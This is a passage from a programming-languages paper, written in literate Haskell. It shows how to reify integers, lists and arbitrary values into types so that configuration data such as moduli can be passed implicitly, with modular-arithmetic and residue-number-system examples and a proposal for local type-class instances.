But here we encounter a stumbling block: how to actually implement `withModulus`? Given a modulus value `m` of type `a` and a polymorphic continuation `k`, we need to pass to `k` an instance of `Modular s a` defined by `modulus s = m`, for some type `s`. That

<sup>2</sup>This paper is written in literate Haskell and works in the Glasgow Haskell Compiler. (The code is available alongside our technical report [15].) Not shown here is another version of the code that avoids lexically-scoped type variables and (so) works in Hugs.

is, we need to construct an instance of the class *Modular* such that the function *modulus* in that instance returns the desired value *m*. Constructing such instances is easy when *m* is statically known:

```
m = 5
data Label
instance Modular Label Int where modulus _ = m
```

Hughes [8] shows many practical examples of such instances. But in our case, *m* is not statically known. We want *withModulus* to manufacture a new instance, based on the value of its first argument. One may wonder if this is even possible in Haskell, given that instance declarations cannot appear in the local scope of a definition and cannot be added at run time.

Another way to look at our difficulty is from the point of view of type-class dictionaries. The function *withModulus* must pass to *k* an implicit parameter, namely a dictionary for the type class *Modulus*. This dictionary is not hard to construct—it just contains the term  $\lambda s \rightarrow m$ . However, even though type classes have always been explicated by translating them to dictionary passing [6, 33], Haskell does not expose dictionaries to the programmer. In other words, Haskell does not let us explicitly pass an argument for a double arrow  $\Rightarrow$  (as in *Modular s a*  $\Rightarrow$   $\dots$ ), even though it is internally translated to a single arrow  $\rightarrow$  (as in *Modulus s a*  $\rightarrow$   $\dots$ ).

In the next section, we explain how to pass dictionary arguments using some widely-implemented extensions to Haskell. We build up this capability in three stages:

1. We describe how to pass an integer as a dictionary argument. This case handles the motivating example above: modular arithmetic over an integral domain.
2. We use Haskell’s foreign function interface to pass any type in the *Storable* class as a dictionary argument. This case handles modular arithmetic over a real (fractional) domain.
3. We take advantage of stable pointers in the foreign function interface to pass any type whatsoever—even functions and abstract data types—as a dictionary argument. This technique generalizes our approach to all configuration data.

## 4. BUILDING DICTIONARIES BY REFLECTING TYPES

Dictionaries at run time reflect context reductions at compile time, in a shining instance of the Curry-Howard correspondence. To pass a dictionary argument explicitly, then, we need to reify it as a type that can in turn reflect back as the intended value.

### 4.1 Reifying Integers

We start by reifying integers. We build a family of types such that each member of the family corresponds to a unique integer. To encode integers in binary notation, we introduce the type constant *Zero* and three unary type constructors.

```
data Zero; data Twice s; data Succ s; data Pred s
```

For example, the number 5, or 101 in binary, corresponds to the type *Succ (Twice (Twice (Succ Zero)))*. This representation is inspired by the way Okasaki [23] encodes the sizes of square matrices. Our types, unlike Okasaki’s, have no data constructors, so they are only inhabited by the bottom value  $\perp$ . We are not interested in values of these types, only in the types themselves.<sup>3</sup>

<sup>3</sup>Like Okasaki, we include *Twice* to perform reification and reflection in time linear (rather than exponential) in the number of bits. We also include *Pred* to encode negative numbers. These two type constructors make our type family larger than necessary: an integer can be encoded in an infinite number of differ-

We need to convert a type in our family to the corresponding integer—and back. The first process—reflecting a type into the corresponding integer—is given by the class *ReflectNum*:

```
class ReflectNum s where reflectNum :: Num a  $\Rightarrow$  s  $\rightarrow$  a
instance ReflectNum Zero where
  reflectNum _ = 0
instance ReflectNum s  $\Rightarrow$  ReflectNum (Twice s) where
  reflectNum _ = reflectNum ( $\perp :: s$ )  $\times$  2
instance ReflectNum s  $\Rightarrow$  ReflectNum (Succ s) where
  reflectNum _ = reflectNum ( $\perp :: s$ ) + 1
instance ReflectNum s  $\Rightarrow$  ReflectNum (Pred s) where
  reflectNum _ = reflectNum ( $\perp :: s$ ) - 1
```

The instances of the class deconstruct the type and perform corresponding operations (doubling, incrementing, and so on). Again, we should not be afraid of  $\perp$  in terms. As the underscores show, the function *reflectNum* never examines the value of its argument. We only need the type of the argument to choose the instance. In-finally speaking, *reflectNum* “maps types to values”.

The inverse of *reflectNum* is *reifyIntegral*, which turns a signed integer into a type that represents the given number in binary notation. In other words, the type says how to make the given number by applying increment, decrement and double operations to zero.

```
reifyIntegral :: Integral a  $\Rightarrow$ 
  a  $\rightarrow$  ( $\forall s$ . ReflectNum s  $\Rightarrow$  s  $\rightarrow$  w)  $\rightarrow$  w
reifyIntegral i k = case quotRem i 2 of
  (0, 0)  $\rightarrow$  k ( $\perp :: \text{Zero}$ )
  (j, 0)  $\rightarrow$  reifyIntegral j ( $\lambda(\_ :: s) \rightarrow k (\perp :: \text{Twice } s)$ )
  (j, 1)  $\rightarrow$  reifyIntegral j ( $\lambda(\_ :: s) \rightarrow k (\perp :: \text{Succ } (\text{Twice } s))$ )
  (j, -1)  $\rightarrow$  reifyIntegral j ( $\lambda(\_ :: s) \rightarrow k (\perp :: \text{Pred } (\text{Twice } s))$ )
```

The second argument to the function *reifyIntegral* is a continuation *k* from the generated type *s* to the answer type *w*. The generated type *s* is in the class *ReflectNum*, so the *reflectNum* function can convert it back to the value it came from. To be more precise, *reifyIntegral* passes to the continuation *k* a value whose type belongs to the class *ReflectNum*. As we are interested only in the type of that value, the value itself is  $\perp$ . The continuation passed to *reifyIntegral* should be able to process a value of any type belonging to the class *ReflectNum*. Therefore, the continuation is polymorphic and the function *reifyIntegral* has a rank-2 type.

At the end of Section 3.2, we stumbled over creating an instance of the class *Modular* to incorporate a modulus unknown until run time. Haskell does not let us create instances at run time or locally, but we can now get around that. We introduce a polymorphic instance of the class *Modular*, parameterized over types in the class *ReflectNum*. Each instance of *ReflectNum* corresponds to a unique integer. In essence, we introduce instances of the *Modular* class for every integer. At run time, we do not create a new instance for the *Modular* class—rather, we use polymorphic recursion to choose from the infinite family of instances already introduced.

```
data ModulusNum s a
instance (ReflectNum s, Num a)  $\Rightarrow$ 
  Modular (ModulusNum s a) where
    modulus _ = reflectNum ( $\perp :: s$ )
```

We can now implement the function *withModulus*, which was the stumbling block above. We call this function *withIntegralModulus*, as it will be generalized below.

ent ways. For example, the number 5 also corresponds to the type *Succ (Succ (Succ (Succ Zero))))*. We can easily use a different set of type constructors to enforce a unique representation of integers (we elide the code for brevity), but there is no need for the representation to be unique in this paper, and the type constructors above are easier to understand.

```

withIntegralModulus :: Integral a =>
    a -> (forall s. Modular s a => s -> w) -> w
withIntegralModulus i k =
    reifyIntegral i (lambda(_ :: s) -> k (perp :: ModulusNum s a))

```

We can test the function by evaluating `withIntegralModulus (-42) modulus`. The result is  $-42$ : the round-trip through types even leaves negative numbers unscathed. Our ability to reify any integer, not just positive ones, is useful below beyond modular arithmetic.

One caveat: The correctness of the round-trip is not checked by the type system, unlike what one might expect from type systems that truly offer singleton or dependent types. For example, if we accidentally omitted `Succ` in `reifyIntegral` above, the compiler would not detect the error. The reflection and reification functions therefore belong to a (relatively compact) trusted kernel of our solution, which must be verified manually and can be put into a library.

We can now write our running example as

```

test'_3 :: (Modular s a, Integral a) => s -> M s a
test'_3 _ = let a = M 3; b = M 5 in a * a + b * b
test_3 = withIntegralModulus 4 (unM o test'_3)

```

The sequence of modular operations appears in the mathematically pleasing notation  $a \times a + b \times b$ . The modulus is implicit, just as desired. Because we defined the method `fromInteger` in the class `Num`, this example can be written more succinctly:

```

test'_3 :: (Modular s a, Integral a) => s -> M s a
test'_3 _ = 3 * 3 + 5 * 5

```

Section 5.1 further simplifies this notation.

A word on efficiency: With an ordinary compiler, every time a modulus needs to be looked up (which is quite often), `reflectNum` performs recursion of time linear in the number of bits in the modulus. That is pretty inefficient. Fortunately, we can adjust the code so that Haskell's lazy evaluation memoizes the result of `reflectNum`, which then only needs to run once per reification, not once per reflection. For clarity, we do not make the adjustment here. However, the code in Section 4.3 is so adjusted to memoize appropriately, out of necessity; the crucial subexpression there is `const a` in `reflect`.

Thurston [31] independently discovered the above techniques for typing modular arithmetic in Haskell. The following extends this basic idea to reifying values of serializable type, then any type.

## 4.2 Reifying Lists

Our immediate goal of implementing modular arithmetic without explicitly passing moduli around is accomplished. Although the type-class machinery we used to achieve this goal may seem heavy at first, it statically and implicitly distinguishes multiple concurrent moduli, which cannot be said of any previous solution to the configurations problem in any pure or impure language. We also avoid using `unsafePerformIO`. Section 5 below shows more real-world examples to further illustrate the advantages of our approach. Those examples are independent of the rest of Section 4 here.

We now turn to a larger goal—passing configuration data other than integers. For example, many parameters for numerical code are floating point numbers, such as tolerances. Also, user preferences are often strings.

A string can be regarded as a list of integers (character codes). As the next step, we reify lists of integers into types. In principle, this step is redundant: we already know how to reify integers, and a list of integers can always be represented as one (huge) integer. Supporting lists directly, however, is faster and more convenient. We extend our family of types with a type constant `Nil` and a binary type constructor `Cons`, to build singly-linked lists at the type level.

```
data Nil; data Cons s ss
```

```

class ReflectNums ss where reflectNums :: Num a => ss -> [a]
instance ReflectNums Nil where
    reflectNums _ = []
instance (ReflectNum s, ReflectNums ss) =>
    ReflectNums (Cons s ss) where
    reflectNums _ = reflectNum (perp :: s) : reflectNums (perp :: ss)
reifyIntegrals :: Integral a =>
    [a] -> (forall s. ReflectNums ss => ss -> w) -> w
reifyIntegrals [] _ k = k (perp :: Nil)
reifyIntegrals (i : ii) k = reifyIntegral i (lambda(_ :: s) ->
    reifyIntegrals ii (lambda(_ :: ss) ->
        k (perp :: Cons s ss)))

```

We can check that lists of numbers round-trip unscathed: the expression `reifyIntegrals [-10..10] reflectNums` returns the list of integers from  $-10$  to  $10$ .

Being able to reify a list of numbers to a type is more useful than it may appear: we gain the ability to reflect any value whose type belongs to the `Storable` type class in Haskell's foreign function interface, or FFI [4]. A `Storable` value is one that can be serialized as a sequence of bytes, then reconstructed after being transported—over the network; across a foreign function call; or, in our case, to the left of  $\Rightarrow$ . (For reference, Appendix B of our technical report [15] summarizes what we use of FFI.)

```

type Byte = CChar
data Store s a
class ReflectStorable s where
    reflectStorable :: Storable a => s a -> a
instance ReflectNums s => ReflectStorable (Store s) where
    reflectStorable _ = unsafePerformIO
        $ alloca
        $ lambda p -> do pokeArray (castPtr p) bytes
            peek p
    where bytes = reflectNums (perp :: s) :: [Byte]
reifyStorable :: Storable a =>
    a -> (forall s. ReflectStorable s => s a -> w) -> w
reifyStorable a k =
    reifyIntegrals (bytes :: [Byte]) (lambda(_ :: s) -> k (perp :: Store s a))
    where bytes = unsafePerformIO
        $ with a (peekArray (sizeOf a) o castPtr)

```

The `reifyStorable` function defined here first serializes the value  $a$  into an array of `(sizeOf a)` bytes, temporarily allocated by FFI's `with`. It then uses `reifyIntegrals` above to reify the bytes into a type. In the opposite direction, the `reflectStorable` function first uses `reflectNums` to reflect the type into another array of bytes, temporarily allocated by FFI's `alloca` to ensure proper alignment. It then reconstructs the original value using FFI's `peek`.

We must comment on the use of `unsafePerformIO` above, which emphatically neither compromises static typing nor weakens static guarantees. The type signatures of `reifyStorable` and `reflectStorable` make it clear that the values before reification and after reflection have the same type; we do not replace type errors with run-time exceptions. The code above invokes `unsafePerformIO` only because it relies on FFI, in which even mere serialization operates in the `IO` monad. If functions like `pokeArray`, `peek`, and `peekArray` operated in the `ST` monad instead, then we would be able to (happily) replace `unsafePerformIO` with `runST`. We do not see any reason why serialization should require the `IO` monad.

We can now round-trip floating-point numbers through the type system into a dictionary: the expression

```
reifyStorable (2.5 :: Double) reflectStorable
```

returns  $2.5$ . This capability is useful for modular arithmetic over

a real (fractional) domain—that is, over a circle with a specified circumference as a metric space. Although multiplication no longer makes sense in such a domain, addition and subtraction still do.

Admittedly, a floating-point number can be converted into a pair of integers using the *decodeFloat* function, which provides a more portable way to reify a value whose type belongs to the *RealFloat* type class in the Prelude. Furthermore, any type that belongs to both the *Show* class and the *Read* class can be transported without involving FFI, as long as *read*  $\circ$  *show* is equivalent to the identity as usual so that we can serialize the data thus. However, we are about to reify *StablePtr* values from FFI, and the *StablePtr* type belongs to none of these classes, only *Storable*.

### 4.3 Reifying Arbitrary Values

We now turn to our ultimate goal: to round-trip any Haskell value through the type system, so as to be able to pass any dictionary as an explicit argument, even ones involving polymorphic functions or abstract data types. To achieve this, we use FFI to convert the value to a *StablePtr* (“stable pointer”), which we then reify as a type. From the perspective of an ordinary Haskell value, Haskell’s type system and type-class instances are foreign indeed!<sup>4</sup>

```
class Reflect s a | s → a where reflect :: s → a
data Stable (s :: ∗ → ∗) a
instance ReflectStorable s ⇒ Reflect (Stable s a) a where
  reflect = unsafePerformIO
  $ do a ← deRefStablePtr p
       return (const a)
  where p = reflectStorable (⊥ :: s p)
reify :: a → (forall s. Reflect s a ⇒ s → w) → w
reify (a :: a) k = unsafePerformIO
  $ do p ← newStablePtr a
       reifyStorable p (λ(⊥ :: s p) →
                         k' (⊥ :: Stable s a))
  where k' (s :: s) = (reflect :: s → a) `seq` return (k s)
```

We can now define the completely polymorphic *withModulus* function that we set out to implement.

```
data ModulusAny s
instance Reflect s a ⇒ Modular (ModulusAny s) a where
  modulus _ = reflect (⊥ :: s)
  withModulus a k = reify a (λ(⊥ :: s) → k (⊥ :: ModulusAny s))
```

This code passes configuration data “by reference”, whereas the code in Sections 4.1–2 passes them “by value”. Configuration data of arbitrary type may not be serialized, so they must be passed by reference. We use a stable pointer as that reference, so that the value is not garbage-collected away while the reference is in transit.

The code above has a memory leak: it allocates stable pointers using *newStablePtr* but never deallocates them using *freeStablePtr*. Thus every set of configuration data leaks a stable pointer when reified. Configuration data in programs are typically few and long-lived, so this memory leak is usually not a problem. However, if the program dynamically generates and discards many pieces of configuration data over its lifetime, then leaking one stable pointer per reification is a significant resource drain.

If these memory leaks are significant, then we need to carefully ensure that the *StablePtr* allocated in each reification operation is freed exactly once. Unfortunately, this requires us to worry about how lazy evaluation and *seq* interact with impure uses of *unsafePerformIO*: we need to make sure that each stable pointer is freed exactly once. Below is the modified code.

<sup>4</sup>The type variable *p* in this section is bound but never used.

```
instance ReflectStorable s ⇒ Reflect (Stable s a) a where
  reflect = unsafePerformIO
  $ do a ← deRefStablePtr p
       freeStablePtr p
       return (const a)
  where p = reflectStorable (⊥ :: s p)
reify :: a → (forall s. Reflect s a ⇒ s → w) → w
reify (a :: a) k = unsafePerformIO
  $ do p ← newStablePtr a
       reifyStorable p (λ(⊥ :: s p) →
                         k' (⊥ :: Stable s a))
  where k' (s :: s) = (reflect :: s → a) `seq` return (k s)
```

We emphasize that this impure use of *unsafePerformIO* is only necessary if the program reifies many non-serializable parameters outside the *IO* monad over its lifetime. Such programs are rare in practice; for example, a numerical analysis program or a cryptography server may reify many parameters in a single run, but these parameters are *Storable* values, like numbers.

## 5. MORE EXAMPLES

In this section we discuss two more examples of our approach to the configurations problem. The first example illustrates how the flexibility of our solution and its integration with type inference helps the programmer write code in the most intuitive notation. The second example demonstrates how our solution helps write fast code by guaranteeing that specialized versions of algorithms are used when appropriate. The second example also shows that our approach is wieldy to apply to more realistic problems. In particular, it shows that it is straightforward to generalize our technique from one parameter (*modulus*) to many. Appendix A of our technical report [15] contains another real-world example, where we contrast our approach more concretely with implicit parameters.

### 5.1 Flexible Propagation for Intuitive Notation

Let us revisit the modular arithmetic example from Section 4.1, and trace how the modulus is propagated.

```
withIntegralModulus :: Integral a ⇒
  a → (forall s. Modular s a ⇒ s → w) → w
withIntegralModulus i k =
  reifyIntegral i (λ(⊥ :: t) → k (⊥ :: ModulusNum t a))
test'_3 :: (Modular s a, Integral a) ⇒ s → M s a
test'_3 _ = 3 × 3 + 5 × 5
test_3 = withIntegralModulus 4 (unM ∘ test'_3)
```

The modulus 4 starts out as the argument to *withIntegralModulus*. Given this modulus, the function *reifyIntegral* finds the corresponding type of the *ReflectNum* family. That type, denoted by the type variable *t*, is then used to build the type *ModulusNum t a*. The latter type is an instance of the *Modular s a* class, with the type variable *s* now instantiated to *ModulusNum t a*. When the function *test'\_3* is applied to the (bottom) value of the latter type, *s* propagates from the argument of *test'\_3* throughout the body of *test'\_3*. Because *s* is instantiated to *ModulusNum t a*, and *t* uniquely corresponds to a particular modulus, the modulus is available throughout *test'\_3*.

In this example, then, a parameter is propagated to *test'\_3* when the argument type *s* of *test'\_3* is unified with *ModulusNum t a*. Because type unification works the same way for a function’s argument type and return type, the type checker can propagate type information not only via arguments of the function but also via its result. In the case of modular arithmetic, propagating configuration information via the return type rather than argument type of *test'\_3* leads to a

particularly concise and intuitive notation. As the first step, we move the function *unM* inside *withIntegralModulus*:

```
withIntegralModulus :: Integral a =>
  a -> ( $\forall s. Modular\ s\ a \Rightarrow s \rightarrow M\ s\ w$ ) -> w
withIntegralModulus i k =
  reifyIntegral i ( $\lambda(_{-} : t) \rightarrow unM\ \$\ k\ (\perp : ModulusNum\ t\ a)$ )
```

The type variable *s* now appears in the result type of *k*. The modulus is now propagated to *k*—in other words, the type variable *s* is now instantiated in the type of *k*—in two ways: through its argument type as well as its return type. If only for brevity, we can now eliminate the first way by getting rid of the argument to *k*:

```
withIntegralModulus' :: Integral a =>
  a -> ( $\forall s. Modular\ s\ a \Rightarrow M\ s\ w$ ) -> w
withIntegralModulus' (i :: a) k :: w =
  reifyIntegral i ( $\lambda(_{-} : t) \rightarrow$ 
    unM (k :: M (ModulusNum t a) w))
test4' :: (Modular s a, Integral a) -> M s a
test4' =  $3 \times 3 + 5 \times 5$ 
test4 = withIntegralModulus' 4 test4'
```

In the terminology of logic programming, we have switched from one mode of invoking *k*, where the argument type is bound and the result type is free, to another mode, where the result type is bound. The resulting definition *test4' = 3 × 3 + 5 × 5* cannot be more intuitive. The body of *test4'* performs a sequence of arithmetic computations using the same modulus, which however appears nowhere in the term, only in the type. The modulus parameter is implicit; it explicitly appears only in the function *normalize* used in the implementation of modular operations. The configuration data are indeed pervasive and do stay out of the way. Furthermore, *test4'* is a top-level binding, which can be exported from its home module and imported into other modules. We have achieved implicit configuration while preserving modularity and reuse.

The definition *test4' = 3 × 3 + 5 × 5* looks so intuitive that one may even doubt whether every arithmetic operation in the term is indeed performed modulo the invisible modulus. One might even think that we first compute  $3 \times 3 + 5 \times 5$  and later on divide 34 by the modulus. However, what *term4'* actually computes is

```
mod (mod (mod 3 m × mod 3 m) m
      + mod (mod 5 m × mod 5 m) m) m
```

Each operation is performed modulo the modulus *m* corresponding to the type *s* in the signature of *test4'*. That top-level type signature is the only indication that implicit configuration is at work, as desired. To check that each operation in *term4'* is performed modulo *m*, we can trace the code using a debugger. We can also try to omit the type signature of *test4'*. If we do that, we get a type error:

Inferred type is less polymorphic than expected

Quantified type variable *s* escapes

It is mentioned in the environment: *test4' :: M s w*

In the second argument of *withIntegralModulus'*, namely *test4'*

In the definition of *test4 : test4 = withIntegralModulus' 4 test4'*

The fact that we get an error contrasts with the implicit parameter approach [19]. In the latter, omitting the signature may silently change the behavior of the code. Our approach thus is both free from unpleasant surprises and notationally intuitive.

## 5.2 Run-Time Dispatch for Fast Performance

We now turn from optimizing the visual appearance of the code to optimizing its run-time performance. A general optimization strategy is to identify “fast paths”—that is, particular circumstances that permit specialized, faster algorithms. We can then structure our

code to first check for auspicious circumstances. If they are present, we branch to the specialized code; otherwise, generic code is run.

Modular arithmetic is a good example of such a specialization. Modern cryptography uses lots of modular arithmetic, so it is important to exploit fast execution paths. OpenSSL [24], a well-known open-source cryptography library, uses specialized code on many levels. At initialization time, it detects any cryptographic acceleration hardware and sets up method handlers accordingly. Cryptographic operations include sequences of modular addition and multiplication over the same modulus. Moduli of certain forms permit faster computations. OpenSSL maintains a context *CTX* with pointers to addition and multiplication functions for the modulus in effect. When initializing *CTX*, OpenSSL checks the modulus to see if a faster version of modular operations can be used.

To use these optimized functions, one can pass them as explicit function arguments, as OpenSSL does. This impairs the appearance and maintainability of the code. If several moduli are in use, each with its own *CTX* structure, it is easy to pass the wrong one by mistake. Our technique can improve this situation. Because we can pass functions implicitly, we can pass the addition and multiplication functions themselves as configuration data.

In simple cases, specialized functions use the same data representation but a more efficient implementation. For example, the Haskell *mod* function can be specialized to use bitwise operators when the modulus is a power of 2. More often, however, specialized functions operate on custom representations of input data. For example, Montgomery’s technique for modular multiplication [22] is much faster than the standard algorithm when the modulus is odd, but it requires input numbers to be represented by their so-called *N*-residues. Furthermore, the algorithm needs several parameters that are pre-computed from the modulus. Therefore, at the beginning of a sequence of operations, we have to convert the inputs into their *N*-residues, and compute and cache required parameters. At the end, we have to convert the result from its *N*-residue back to the regular representation. For a long sequence of operations, switching representations induces a net performance gain.

OpenSSL uses Montgomery multiplication for modular exponentiation when the modulus is odd. Modular exponentiation is a long sequence of modular multiplications. As exponentiation begins, OpenSSL converts the radix into its *N*-residue, computes the parameters, and caches them. At the end, the library converts the result back from its *N*-residue and disposes of the cache. Diffie-Hellman key exchanges, for example, invoke modular exponentiation several times. To avoid converting representations and computing parameters redundantly, OpenSSL can save the Montgomery context as the part of the overall *CTX*. This option raises correctness concerns that are more severe than the mere inconvenience of explicitly passing *CTX* around: While the Montgomery context is in effect, what appears to be modular numbers to the client are actually their *N*-residues. The client must take care not to pass them to functions unaware of the Montgomery context. The programmer must keep track of which context—generic or Montgomery—is in effect and thus which representation is in use. In sum, although the Montgomery specialization is faster, its implementation in OpenSSL invites user errors that jeopardize data integrity.

In this section, we show how to use a specialized representation for modular numbers that is even more different from the standard representation than Montgomery multiplication calls for. We represent a modular number as not one *N*-residue but a pair of residues. The type system statically guarantees the safety of the specialization; different representations are statically separated. Yet actual code specifying what to compute is not duplicated.

In our code so far, only the modulus itself is propagated through

the type environment. Our instance of the *Num* class for the modulus-bearing numbers  $M s a$  implements general, unspecialized algorithms for modular addition and multiplication. If the modulus  $m$  is even, say of the form  $2^p q$  where  $p$  is positive and  $q$  is odd, we can perform modular operations more efficiently: taking advantage of the Chinese Remainder Theorem, we can represent each modular number not as one residue modulo  $2^p q$  but as two residues, modulo  $2^p$  and  $q$ . When we need to perform a long sequence of modular operations, such as multiplications to compute  $a^n \bmod m$  for large  $n$ , we first determine the residues of  $a \bmod 2^p$  and  $q$ . We perform the multiplications on each of the two residues, then recombine them into one result. We use the fact that the two factor moduli are smaller, and operations modulo  $2^p$  are very fast. This technique is known as *residue number system arithmetic* [16, 25, 30].

Four numbers need to be precomputed that depend on the modulus:  $p$ ,  $q$ ,  $u$ , and  $v$ , such that the modulus is  $2^p q$  and

$$u \equiv 1 \pmod{2^p}, u \equiv 0 \pmod{q}, v \equiv 0 \pmod{2^p}, v \equiv 1 \pmod{q}.$$

In order to propagate these four numbers as configuration data for even-modulus-bearing numbers, we define a new data type *Even*. The type arguments to *Even* specifies the configuration data to propagate; the data constructor  $E$  of *Even* specifies the run-time representation of even-modulus-bearing numbers, as a pair of residues.

```
data Even p q u v a = E a a deriving (Eq, Show)
```

We then define a *Num* instance for *Even*.

```
normalizeEven :: (ReflectNum p, ReflectNum q, Integral a,
                  Bits a) => a -> a -> Even p q u v a
normalizeEven a b :: Even p q u v a =
  E (a .&. (shiftL 1 (reflectNum (⊥ :: p)) - 1)) -- a mod 2^p
  (mod b (reflectNum (⊥ :: q))) -- b mod q
instance (ReflectNum p, ReflectNum q,
          ReflectNum u, ReflectNum v,
          Integral a, Bits a) => Num (Even p q u v a) where
  E a1 b1 + E a2 b2 = normalizeEven (a1 + a2) (b1 + b2)
  :
  :
```

Following this pattern, we can introduce several varieties of modulus-bearing numbers, optimized for particular kinds of moduli.

Each time the *withIntegralModulus'* function is called with a modulus, it should select the best instance of the *Num* class for that modulus. The implementation of modular operations in that instance will then be used throughout the entire sequence of modular operations. This pattern of run-time dispatch and compile-time propagation is illustrated below with two *Num* instances: the general instance for  $M$ , and the specialized instance for *Even*.

```
withIntegralModulus' :: (Integral a, Bits a) =>
  a -> (forall s. Num (s a) => s a) -> a
withIntegralModulus' (i :: a) k = case factor 0 i of
  (0, i) -> withIntegralModulus' i k -- odd case
  (p, q) -> let (u, v) = ... in -- even case: i = 2^p q
    reifyIntegral p (λ(⊥ :: p) ->
    reifyIntegral q (λ(⊥ :: q) ->
    reifyIntegral u (λ(⊥ :: u) ->
    reifyIntegral v (λ(⊥ :: v) ->
      unEven (k :: Even p q u v a))))))
factor :: (Num p, Integral q) => p -> q -> (p, q)
factor p i = case quotRem i 2 of
  (0, 0) -> (0, 0) -- just zero
  (j, 0) -> factor (p + 1) j -- accumulate powers of two
  _ -> (p, i) -- not even
unEven :: (ReflectNum p, ReflectNum q, ReflectNum u,
           ReflectNum v, Integral a, Bits a) => Even p q u v a -> a
```

```
unEven (E a b :: Even p q u v a) =
  mod (a × (reflectNum (⊥ :: u)) + b × (reflectNum (⊥ :: v)))
  (shiftL (reflectNum (⊥ :: q)) (reflectNum (⊥ :: p))))
```

The function *withIntegralModulus''* checks at run time whether the received modulus is even. This check is done only once per sequence of modular operations denoted by the continuation  $k$ . If the modulus is even, the function chooses the instance *Even* and computes the necessary parameters for that instance:  $p$ ,  $q$ ,  $u$ , and  $v$ . The continuation  $k$  then uses the faster versions of modular operations, without any further checks or conversions between representations.

In Section 4, we introduced our technique with a type class with a single member (*modulus*), parameterized by a single integer. The code above propagates multiple pieces of configuration information (namely the members of the *Num* class:  $+$ ,  $-$ ,  $\times$ , etc.), parameterized by four integers. The generalization is straightforward: *withIntegralModulus''* calls *reifyIntegral* four times, and the instance *Num (Even p q u v a)* defines multiple members at once.

OpenSSL’s source code for modular exponentiation (*bn\_exp.c*) mentions, in comments, this specialized multiplication algorithm for even moduli. However, it does not implement the specialization, perhaps because it is too much trouble for the programmer to explicitly deal with the significantly different representation of numbers (as residue pairs) and ensure the correctness of the C code.

The example below tests both the general and specialized cases:

```
test5 :: Num (s a) => s a
test5 = 1000 × 1000 + 513 × 513
test5' = withIntegralModulus'' 1279 test5 :: Integer
test5'' = withIntegralModulus'' 1280 test5 :: Integer
```

The body of *test5* contains two multiplications and one addition. Whereas *test5'* uses the generic implementation of these operations, *test5''* invokes the specialized versions as the modulus 1280 is even. We can see that by tracing both versions of functions.

This example shows that types can propagate not just integers but also functions parameterized by them—in other words, closures. Crucially, exactly the same sequence of operations *test5* uses either generic or specialized modular operations, depending on the modulus value at run time. The specialized modular operations use a different representation of numbers, as residue pairs. The type system encapsulates the specialized representation of numbers. We thus attain a static correctness guarantee that OpenSSL cannot provide. This comparison underscores the fact that our approach to the configurations problem benefits pure and impure languages alike.

## 6. DISCUSSION AND RELATED WORK

Our solution to the configurations problem can be understood from several different perspectives.

1. It emulates local type-class instance declarations while preserving principal types.
2. It ensures the coherence of implicit parameters by associating them with phantom types.
3. It fakes dependent types: types can depend on not values but types that faithfully represent each value.

We now detail these perspectives in turn. Overall, we recommend that local type-class instances be added to Haskell as a built-in feature to replace implicit parameters and fake dependent types.

### 6.1 Local Type-Class Instances

The purpose of the type-system hackery in Section 4, first stated in Section 3.2, is not to market headache medicine but to explicitly pass a dictionary to a function with a qualified type. For example, we want to apply a function of type  $\forall s. Modular s a \Rightarrow s \rightarrow w$  to

a dictionary witnessing the type-class constraint *Modular s a*. In general, we want to manufacture and use type-class instances at run time. In other words, we want to declare type-class instances not just at the top level but also *locally*, under the scope of variables.

Sections 3 and 5 of this paper show that local type-class instances are very useful. Although we can emulate local instances using the hackery in Section 4, it would be more convenient if a future version of Haskell could support them directly as a language feature. At first try, the syntax for this feature might look like the following.

```
data Label
withModulus :: a → (forall s. Modular s a ⇒ s → w) → w
withModulus (m :: a) k =
  let instance Modular Label a where modulus _ = m
    in k (⊥ :: Label)
```

The new syntax added is the **instance** declaration under **let**, against which the continuation *k* resolves its overloading.

A problem with this first attempt, pointed out early on by Wadler and Blott [33, Section A.7], is that principle types are lost in the presence of unrestricted local instances. For example, the term

```
data Label1; data Label2
let instance Modular Label1 Int where modulus _ = 4
  instance Modular Label2 Int where modulus _ = 4
  in modulus
```

has no principle type, only the types *Label<sub>1</sub>* → *Int* and *Label<sub>2</sub>* → *Int*, neither of which subsumes the other. (It may seem that this term should have the (principal) type *Modular s Int* ⇒ *s* → *Int*, but that would result in unresolved overloading and defeat the purpose of the local instances.) This problem is one reason why Haskell today allows only global instances, as Wadler and Blott suggested.

Wadler and Blott close their paper by asking the open question “whether there is some less drastic restriction that still ensures the existence of principal types.” We conjecture that one such restriction is to require that the type-class parameters of each local instance mention some *opaque* type at the very same **let**-binding scope. We define an opaque type at a given scope to be a type variable whose existential quantification is eliminated (“opened”), or universal quantification is introduced (“generalized”), at that scope. For example, *withModulus* would be implemented as follows.

```
data Any = ∀s. Any s
withModulus (m :: a) k =
  let Any (_ :: s) = Any ()
    instance Modular s a where modulus _ = m
      in k (⊥ :: s)
```

The above code satisfies our proposed restriction because the local instance *Modular s a* mentions the type variable *s*, which results from existential elimination (**let** Any (\_ :: *s*) = · · ·) at the very same scope. This restriction is directly suggested by our technique in Section 4. There, we build a different type for each modulus value to be represented, so a function that can take any modulus value as input is one that can take any modulus-representing opaque type as input. Just as Launchbury and Peyton Jones [17, 18] use an opaque type to represent an unknown state thread, we use an opaque type to represent an unknown modulus.

The term below is analogous to the problematic term above without a principal type, but adheres to our proposed restriction.

```
let Any (_ :: s1) = Any ()
instance Modular s1 Int where modulus _ = 4
Any (_ :: s2) = Any ()
instance Modular s2 Int where modulus _ = 4
in modulus
```

This term satisfies the principal type property—vacuously, because it simply does not type! Although *modulus* has both the type *s<sub>1</sub>* → *Int* and the type *s<sub>2</sub>* → *Int* within the scope of the **let**, neither type survives outside, because the type variables *s<sub>1</sub>* and *s<sub>2</sub>* cannot escape.

Our proposed restriction not only rescues the principal type property in Wadler and Blott’s example above, but also preserves the *coherence* of type classes. Coherence means that two typing derivations for the same term at the same type in the same environment must be observationally equivalent. Coherence is important in our solution to the configurations problem, because we need each type to represent at most one value in order to statically separate multiple configuration sets—be they multiple moduli as in the examples above, or multiple threads of the Java virtual machine as in Appendix A of our technical report [15]. Standard Haskell ensures coherence by prohibiting overlapping instances. By requiring that every local instance mention an opaque type, we ensure that two local instances from different scopes cannot overlap—at least, not if their parameters are fully instantiated. We leave local instances with uninstantiated type variables in the head for future research.

To sum up, when examined from the perspective of local type-class instances, our type-system hackery suggests a restriction on local instances that (we conjecture) salvages principal types. In other words, we suggest adding local instances to Haskell as syntactic sugar for our reification technique. As an aside, local instances as a built-in language feature would allow constraints in their contexts. To support such constraints under our current technique would call for Trifonov’s simulation [32].

